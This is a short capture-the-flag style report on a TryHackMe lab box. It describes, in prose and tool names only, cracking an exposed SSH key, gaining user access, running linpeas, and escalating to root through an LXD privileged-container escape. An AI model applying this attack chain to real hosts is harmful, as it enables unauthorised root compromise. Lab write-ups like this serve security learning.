***Report — Privilege escalation to root via exposed SSH key + LXD container escape***

**Target** : TryHackMe (**GamingServer**)

**Date** : 30/10/2025

**Auther**: **Imad Bouik** — **GitHub**:<https://github.com/imad457>

**LinkedIn**: <https://www.linkedin.com/in/imad-bouik-65429b366/>

---

1. **Executive summary**

A sensitive SSH private key (rca\_privkey) was discovered by web enumeration. The key was converted and cracked (ssh2john + John), yielding a passphrase that allowed SSH login as a normal user. Enumeration revealed membership in the lxd group. Using an LXD image import/init workflow (built locally with lxd-alpine-builder), a privileged container was created and a host filesystem device was attached, enabling lxc exec into a shell with host root access. Root was obtained on the host.

Impact: Full host compromise (**ROOT**).

Risk: High — because exposed keys + weak passphrase + permissive LXD configuration combine to allow a chained compromise.

---

2. **Scope & environment**

**Lab**: TryHackMe box (**GamingServer**)

T**ools used**: feroxbuster, ssh2john.py (from john tools), john, ssh, python3 -m http.server, linpeas.sh,lxd,wgit, lxd-alpine-builder.


**Attack surface**: web server files (found rca\_privkey), SSH service, LXD installed & user in lxd group, LXD allowed privileged containers or device mounting.


---


3. **Timeline :**


1.**Recon**(scan ports) — Found 2 ports open : ssh 22 - http 80 (nmap)

. (web fuzzing) — Found rca\_privkey via directory bruteforce (feroxbuster).









2. **Key conversion & cracking** — Used ssh2john.py then john to crack passphrase.







3. **Initial access** — SSH login with the private key + passphrase → user john




4. **Post-exploitation** — Then imoved **linpeas.sh** from my pc to the target and ran it to automatically scan for vulnerabilities. It found several vulnerabilities, but the most **notable was LXD**, because the user John had that permission

